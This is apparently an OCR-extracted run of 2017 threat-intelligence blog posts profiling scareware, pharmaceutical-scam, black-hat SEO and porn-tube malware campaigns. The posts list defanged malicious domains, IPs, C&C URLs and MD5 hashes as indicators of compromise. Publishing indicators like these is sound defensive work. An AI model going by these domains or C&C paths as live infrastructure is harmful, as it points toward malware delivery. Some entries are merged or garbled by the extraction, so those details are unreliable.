hxxp://perform-antivirus-test-8.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan8.com

hxxp://run-virus-scanner8.com

hxxp://windowsantivirusserver8.com

hxxp://perform-antivirus-test-9.com

hxxp://perform-virus-scan9.com

hxxp://antispywareinfo9.com

hxxp://run-virus-scanner9.com

hxxp://run-virusscanner9.com

hxxp://antispyware06scan.com

hxxp://antispywareinfo9.com

hxxp://antivirus-for-pc-2.com

hxxp://antivirus-for-pc-4.com

hxxp://antivirus-for-pc-6.com

hxxp://antivirus-for-pc-8.com

hxxp://antiviruspro8scan.com

hxxp://extra-antivirus-scan1.com

hxxp://extra-security-scanb1.com

hxxp://run-antivirusscan0.com

hxxp://run-antivirusscan1.com

hxxp://run-antivirusscan3.com

hxxp://run-antivirusscan6.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan0.com

hxxp://runantivirusscan3.com

hxxp://runantivirusscan4.com

hxxp://runantivirusscan9.com

hxxp://securepro-antivirus1.com

hxxp://super-scanner-2004.com

hxxp://top-rateanrivirus0.com

hxxp://topantimalware-scanner7.com

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

Historical OSINT - Google Sponsored Scareware Spotted in the Wild (2017-05-29 15:48) Cybercriminals continue actively spreading malicious software while looking for alternative ways to acquire and monetize legitimate traffic successfully earning fraudulent revenue in the process of spreading malicious software.

We’ve recently came across to a Google Sponsored scareware campaign successfully enticing users into installing fake security software on their hosts further earning fraudulent revenue in the process of monetizing access to malware-infected hosts largely relying on the utilization of an affiliate-network based type of revenue sharing scheme.

In this post we’ll profile the campaign, provide actionable intelligence, on the infrastructure, behind it and discuss in-depth, the tactics techniques and procedures of the cybercriminals behind it.

hxxp://www.google.com/aclk?sa=l &ai=Czd4NEnlLS-pWlrS1A-jBmIwO9pfjnQHOjKCvEI2B8woQAigIUPjA4pz8 _ _

_ _ _wFgyZajiqSkxBGgAabhse4DyAEBqgQhT9

CjnzChYHf5zQB4c8FB-fW9WUzgcUTQ4c7ciD4Gyxs0

&num=5

&sig=AGiWqty0Uq3Kr6U1Sb10olrq6C22JfNR

_w

&q=http://www.adwarepronow.com

hxxp://www.google.com/aclk?sa=L &ai=COLk5EnlLS-pWlrS1A-jBmIwO0YGZmwGz9aqwDbiw8bcBEAUoCFCnyNGE _

_

_ _ _ _8BYMmWo4qkpMQRyAEBqgQZT9

CTvAGhbX

_5PQN

_7QaAIk7HT3dQfrqLJQ

&num=8amp;sig=AGiWqtyHmo4mgVkszSWtDUcT4dMRUAQnXg

&q=http://www.antimalware-2010.com

Known malicious domains known to have participated in the campaign:

hxxp://www.adwarepronow.com/?gclid=CJ6d8LSGnZ8CFRMqagodmR _KaA - 209.216.193.112

Known malicious domains known to have participated in the campaign:

hxxp://www.antimalware-2010.com/ - 209.216.193.119

Sample detection rate for a sample malware:

MD5: 8328da91c8eba6668b3e72d547157ac7

Sample detection rate for a sample malware:

MD5: b74412ea403241c9c60482fd13540505

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://72.167.164.199/definitions/configuration.txt

hxxp://72.167.164.199/latestversion/AntiMalwarePro_appversion.txt

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

Historical OSINT - A Diversified Portfolio of Pharmacautical Scams Spotted in the Wild (2017-05-

29 16:04) Cybercriminals continue actively speading fraudulent and malicious campaigns potentially targeting the confidentiality availability and integrity of the targeted host to a multi-tude of malicious software further earning fraudulent revenue in the process of monetizing access to malware-infected hosts further spreading malicious and fraudulent campaigns potentially affecting hundreds of thousands of users globally.

We’ve recently came across to a currently active diversified portfolio of pharmaceutical scams with the cybercriminals behind it successfully earning fraudulent revenue in the process of monetizing access to malware-infected hosts including the active utilization of an affiliate-network based type of revenue sharing scheme.

In this post we’ll profile the campaign, provide actionable intelligence, on the infrastructure behind it, and discuss in depth, the tactics techniques and procedures of the cybercriminals behind it.

hxxp://lightmcusic.com

hxxp://darkclosed.com

hxxp://raintable.com

hxxp://rainthing.com

hxxp://lamptrail.com

hxxp://rainopen.com

hxxp://newsmillion.com

hxxp://paintlamp.com

hxxp://newssilver.com

hxxp://singerspa.ru

hxxp://belllead.ru

hxxp://dealfence.ru

hxxp://beachpage.ru

hxxp://sweatybottle.ru

hxxp://superring.ru

hxxp://betaflash.ru

hxxp://petgal.ru

hxxp://beastball.ru

hxxp://chartarm.ru

hxxp://roomcoin.ru

hxxp://armsgun.ru

hxxp://keyhero.ru

hxxp://sisterlover.ru

hxxp://pitstops.ru

hxxp://ballnet.ru

hxxp://betacourt.ru

hxxp://moviecourt.ru

hxxp://bandrow.ru

hxxp://rainmcusic.com

hxxp://lightmcusic.com

hxxp://diskwind.com

hxxp://disklarge.com

hxxp://silverlarge.com

hxxp://totaldomainname.com

hxxp://mcusicmouse.com

hxxp://diskbig.com

hxxp://rainthing.com

hxxp://thunderhigh.com

hxxp://raintruck.com

hxxp://mcusictank.com

hxxp://diskdark.com

hxxp://thunderdark.com

hxxp://raintowel.com

hxxp://mcusicball.com

hxxp://diskwarm.com

hxxp://silverwarsm.com

hxxp://diskopen.com

hxxp://diskfashion.com

hxxp://goldlgs.com

hxxp://silverdarks.com

hxxp://silveropens.com

hxxp://goldapers.com

hxxp://goldslvers.com

hxxp://diskhot.com

hxxp://bluedrow.com

hxxp://flashdrow.com

hxxp://raindrow.com

hxxp://thunderdrow.com

hxxp://rainmcusic.com

hxxp://rainpen.com

hxxp://rainthing.com

hxxp://spotsoda.ru

hxxp://mediamultimedia.ru

hxxp://boozetuna.ru

hxxp://singerspa.ru

hxxp://eyepizza.ru

hxxp://ringmic.ru

hxxp://belllead.ru

hxxp://roselid.ru

hxxp://homemold.ru

hxxp://tuneworld.ru

hxxp://happendepend.ru

hxxp://fruitmind.ru

hxxp://groupmud.ru

hxxp://showbabe.ru

hxxp://juicetube.ru

hxxp://kidrace.ru

hxxp://zoomtrace.ru

hxxp://lawice.ru

hxxp://dealfence.ru

hxxp://wipeagree.ru

hxxp://coverimage.ru

hxxp://beachpage.ru

hxxp://waxylanguage.ru

hxxp://jazzedge.ru

hxxp://casemale.ru

150

hxxp://spotsoda.ru

hxxp://mediamultimedia.ru

hxxp://boozetuna.ru

hxxp://singerspa.ru

hxxp://eyepizza.ru

hxxp://kittyweb.ru

hxxp://bedrib.ru

hxxp://yourib.ru

hxxp://antthumb.ru

hxxp://ringmic.ru

hxxp://belllead.ru

hxxp://roselid.ru

hxxp://homemold.ru

hxxp://tuneworld.ru

hxxp://happendepend.ru

hxxp://fruitmind.ru

hxxp://groupmud.ru

hxxp://showbabe.ru

hxxp://juicetube.ru

hxxp://kidrace.ru

hxxp://zoomtrace.ru

hxxp://lawice.ru

hxxp://dealfence.ru

hxxp://wipeagree.ru

hxxp://coverimage.ru

hxxp://beachpage.ru

hxxp://waxylanguage.ru

hxxp://jazzedge.ru

hxxp://casemale.ru

hxxp://czarsale.ru

hxxp://sweatybottle.ru

hxxp://boxlane.ru

hxxp://rubyfire.ru

hxxp://radiohorse.ru

hxxp://sodakite.ru

hxxp://armissue.ru

hxxp://houraxe.ru

hxxp://smokeeye.ru

hxxp://anteye.ru

hxxp://salesbarf.ru

hxxp://shelfleg.ru

hxxp://superring.ru

hxxp://timematch.ru

hxxp://sewermatch.ru

hxxp://betaflash.ru

hxxp://wovenbath.ru

hxxp://imagebirth.ru

hxxp://shelfjack.ru

hxxp://ringmack.ru

hxxp://gigaknack.ru

hxxp://filetack.ru

hxxp://busybrick.ru

hxxp://giantdock.ru

hxxp://wormduck.ru

hxxp://roundtruck.ru

hxxp://labfolk.ru

hxxp://malespark.ru

hxxp://petgal.ru

hxxp://hitpal.ru

hxxp://beastball.ru

hxxp://baysmell.ru

hxxp://beachhill.ru

hxxp://giantpill.ru

hxxp://runtvenom.ru

hxxp://soaproom.ru

hxxp://chartarm.ru

hxxp://deedsum.ru

hxxp://firmcan.ru

hxxp://sofafan.ru

hxxp://chinqueen.ru

hxxp://lightpen.ru

hxxp://fishgain.ru

hxxp://shiptrain.ru

hxxp://canbin.ru

hxxp://roomcoin.ru

hxxp://caseion.ru

hxxp://miciron.ru

hxxp://metalcorn.ru

hxxp://roadbun.ru

hxxp://armsgun.ru

hxxp://landclown.ru

hxxp://weedego.ru

hxxp://kidsolo.ru

hxxp://waxsolo.ru

hxxp://hitpiano.ru

hxxp://keyhero.ru

hxxp://hitzero.ru

hxxp://ziptap.ru

hxxp://arealamp.ru

hxxp://sunnystamp.ru

hxxp://freeproshop.ru

hxxp://clanpup.ru

hxxp://silkyear.ru

hxxp://jarpeer.ru

hxxp://cobrariver.ru

hxxp://sisterlover.ru

hxxp://rocktower.ru

hxxp://yearshoes.ru

hxxp://grapefrogs.ru

hxxp://papercoins.ru

hxxp://pitstops.ru

hxxp://ginboss.ru

hxxp://greedpants.ru

hxxp://rulebat.ru

hxxp://kidssplat.ru

hxxp://havocfleet.ru

hxxp://ballnet.ru

hxxp://statezit.ru

hxxp://elfsalt.ru

hxxp://zooant.ru

hxxp://finksnot.ru

hxxp://bluffheart.ru

hxxp://wifechart.ru

hxxp://ladyskirt.ru

hxxp://betacourt.ru

hxxp://moviecourt.ru

hxxp://bluecourt.ru

hxxp://actbeast.ru

hxxp://waterfast.ru

hxxp://beachquest.ru

hxxp://passexist.ru

hxxp://rareyou.ru

hxxp://bandrow.ru

hxxp://applewax.ru

hxxp://rockpony.ru

hxxp://feetboy.ru

hxxp://arguebury.ru

hxxp://chairchevy.ru

hxxp://birthsea.com

hxxp://sourcegood.com

hxxp://lamplarsge.com

hxxp://trailhuge.com

hxxp://raintable.com

hxxp://platepeople.com

hxxp://tablebig.com

hxxp://lampbig.com

hxxp://traillong.com

hxxp://whitebirth.com

hxxp://trailbirth.com

hxxp://tabledisk.com

hxxp://lampdissk.com

hxxp://trucktowel.com

hxxp://lamptrail.com

hxxp://trailwarm.com

hxxp://paperwarm.com

hxxp://lampwasrm.com

hxxp://birthocean.com

hxxp://trailocean.com

hxxp://rainopen.com

hxxp://lampfashion.com

hxxp://newsmillion.com

hxxp://trailsummer.com

hxxp://mcusicpaper.com

hxxp://lamppapser.com

hxxp://newssilver.com

hxxp://platedrops.com

hxxp://lampcups.com

hxxp://tablemindss.com

hxxp://tablecupss.com

hxxp://newssweet.com

hxxp://trailbasket.com

hxxp://trailgift.com

hxxp://goldblow.com

hxxp://truckdrow.com

hxxp://roverkey.com

hxxp://protopsite.ru

hxxp://frontstand.com

hxxp://greystand.com

hxxp://ballmind.com

hxxp://mindlarge.com

hxxp://windlarge.com

hxxp://darklarge.com

hxxp://balltable.com

hxxp://listplate.com

hxxp://frontblue.com

hxxp://lightskye.com

hxxp://balllong.com

hxxp://frontlong.com

hxxp://greylong.com

hxxp://largebisg.com

hxxp://greywalk.com

hxxp://minddark.com

hxxp://largedark.com

hxxp://balldisk.com

hxxp://largetrail.com

hxxp://balltrail.com

hxxp://largewarm.com

hxxp://skyewarm.com

hxxp://listlap.com

hxxp://flowlap.com

hxxp://frontstop.com

hxxp://ballsilver.com

hxxp://flowsilver.com

hxxp://jobsilvesr.com

hxxp://fastpads.com

hxxp://jobpeoples.com

hxxp://bluewaris.com

hxxp://joblaps.com

hxxp://listdrops.com

hxxp://flowchairs.com

hxxp://backgrass.com

hxxp://greygrass.com

hxxp://greyfront.com

hxxp://dropslist.com

hxxp://longgrey.com

hxxp://backgrey.com

hxxp://frontgrey.com

hxxp://hatroad.com

hxxp://hatweather.com

hxxp://hatcool.com

hxxp://weatherfloor.com

hxxp://drinkfloor.com

hxxp://hatbrowse.com

hxxp://roadbrowse.com

hxxp://roadinternet.com

hxxp://whiterdes.com

hxxp://hatcools.com

hxxp://hatbrowses.com

hxxp://hatflow.com

hxxp://hatride.com

hxxp://whitefloors.com

hxxp://hatducks.com

hxxp://whitebrwses.com

hxxp://hattables.com

hxxp://hatfloos.com

hxxp://hatdrinks.com

hxxp://blowlight.com

hxxp://longwrite.com

hxxp://bridelamp.com

hxxp://bridelong.com

hxxp://bridefast.com

hxxp://bridebottle.com

hxxp://longletter.com

hxxp://brideword.com

hxxp://bridetowel.com

hxxp://screenchairs.com

hxxp://boxscreens.com

hxxp://screenbirth.com

hxxp://touchcup.com

hxxp://boxboxs.com

hxxp://boxlams.com

hxxp://touchchair.com

hxxp://screencup.com

hxxp://lamptool.com

hxxp://touchbirth.com

hxxp://weathersand.com

hxxp://summerwarms.com

hxxp://summerwall.com

hxxp://weathersummer.com

hxxp://warmruns.com

155

hxxp://weathercold.com

hxxp://weatherwarm.com

hxxp://warmskye.com

hxxp://weatherskye.com

hxxp://weatheropens.com

hxxp://weatherocean.com

hxxp://weatherrun.com

hxxp://rovercorner.com

hxxp://rangepeople.com

hxxp://rangesand.com

hxxp://rangecorner.com

hxxp://rangespeed.com

hxxp://roverweather.com

hxxp://rangekey.com

hxxp://roverfast.com

hxxp://roverroad.com

hxxp://rangerange.com

hxxp://rovertrack.com

hxxp://rangetunes.com

hxxp://socketpaper.com

hxxp://trailgold.com

hxxp://booksocket.com

hxxp://brushtrail.com

hxxp://brushround.com

hxxp://brushchair.com

hxxp://brushsocket.com

hxxp://brushfast.com

hxxp://socketfast.com

hxxp://tablebrush.com

hxxp://brushpaper.com

hxxp://brushopen.com

hxxp://sockettrail.com

hxxp://socketround.com

hxxp://brushplane.com

hxxp://sourcebrush.com

hxxp://tabletrail.com

hxxp://truckblus.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

156

Historical OSINT - Massive Black Hat SEO Campaign Spotted in the Wild (2017-05-29 19:28) Cybercriminals continue actively launching fraudulent and malicious blackhat SEO campaigns further acquiring legitimate traffic for the purpose of converting it into malware-infected hosts further spreading malicious software potentially compromising the confidentiality availability and integrity of the targeted host to a multi-tude of malicious software.

We’ve recently intercepted a currently active malicious blackhat SEO campaign serving scareware to socially engineered users with the cybercriminals behind it earning fraudulent revenue largely relying on the utilization of an affiliate-network based revenue-sharing scheme.

In this post we'll profile the campaign, provide actionable intelligence on the infrastructure behind it, and discuss in-depth the tactics techniques and procedures of the cybercriminals behind it.

Known malicious domains known to have participated in the campaign:

hxxp://doremisan7.net?uid=213 &pid=3 &ttl=319455a3f86 - 67.215.238.189

Known malicious redirector known to have participated in the campaign: hxxp://marketcoms.cn/?pid=123 &sid=8ec7ca &uid=213 &isRedirected=1 - 91.205.40.5 - Email: JeremyL-Rademacher@live.com

Related malicious domains known to have been parked within the same malicious IP (91.205.40.5):
hxxp://browsersafeon.com

hxxp://online-income2.cn

hxxp://applestore2.cn

hxxp://media-news2.cn

hxxp://clint-eastwood.cn

hxxp://stone-sour.cn

hxxp://marketcoms.cn

hxxp://fashion-news.cn

Known malicious domains known to have participated in the campaign:

hxxp://guard-syszone.net/?p=WKmimHVmaWyHjsbIo22EeXZe0KCfZIbVoKDb2YmHWJjOxaCbk X1

%2Bal6orKWeYJWfZW

VilWWenGOIo6THodjXoGJdpqmikpVuaGVvZG1kbV %2FEkKE %3D - 206.53.61.73

hxxp://yourspywarescan15.com/scan1/?pid=123 &engine=pXT3wjTuNjYzLjE3Ny4xNTMmdGltZT0xMjUxMYkNPAFO -

85.12.24.12

Sample detection rate for sample malware:

MD5: 3d448b584d52c6a6a45ff369d839eb06

MD5: 54f671bb9283bf4dfdf3c891fd9cd700

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

157

Historical OSINT - Mac OS X PornTube Malware Serving Domains (2017-05-29 20:05) Cybercriminals continue to actively launch maliciuos and fraudulent malware-serving campaigns further spreading malicious software potentially compromising the confidentiality availability and integrity of hte targeted host to a multit-tude of malicious software further spreading malicious software while earning fraudulent revenue in the process of monetizing access to malware-infected hosts.

We’ve recently intercepted a currently active portfolio of rogue/fake/ PornTube malicious and fraudulent domains, with the cybercriminals behind the campaign earning fraudulent revenue largely relying on the utilization of an affiliate-network based revenue-sharing scheme.

In this post we’ll profile the campaign, provide actionable intelligence on the infrastructure behind it, and discuss in-depth the tactics techniques and procedures of the cybercriminals behind it.

Known to have been parked within the same malicious IP (93.190.140.56) are also the following malicious domains:

hxxp://playfucktube.com

hxxp://mac-videos.com

hxxp://xhottube.net

hxxp://playfucktube.comtubeporn08.com

hxxp://porn-tube09.com

hxxp://tubeporn09.com

hxxp://xxxporn-tube.com

hxxp://playfucktube.com

hxxp://allsoft-free.com

hxxp://all-softfree.com

hxxp://lsoftfree.com

hxxp://porntubenew.com


hxxp://pornmegatube.net

hxxp://xhottube.net

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

2.3

November


Cyber Conspiracy Who Owns Them All
By Dancho Danchev
The adventurous and fancyful life of a Bulgarian hacker in the 90's caught between the mussings of the security industry and the Intelligence Community pursuing his own personal goals leading to a blissful career as a renewed secutity expert for a international foundation

Book Proposal - Seeking Sponsorship - Publisher Contact (2017-11-15 14:23) Dear blog readers, as I’m currently busy writing a book, I’m currently seeking a publisher contact, with the book proposal available on request.

Approach me at ddanchev@cryptogroup.net

Document Outline

        - Historical OSINT - Mac OS X PornTube Malware Serving Domains (2017-05-29 20:05)
    - November
        - Book Proposal - Seeking Sponsorship - Publisher Contact (2017-11-15 14:23)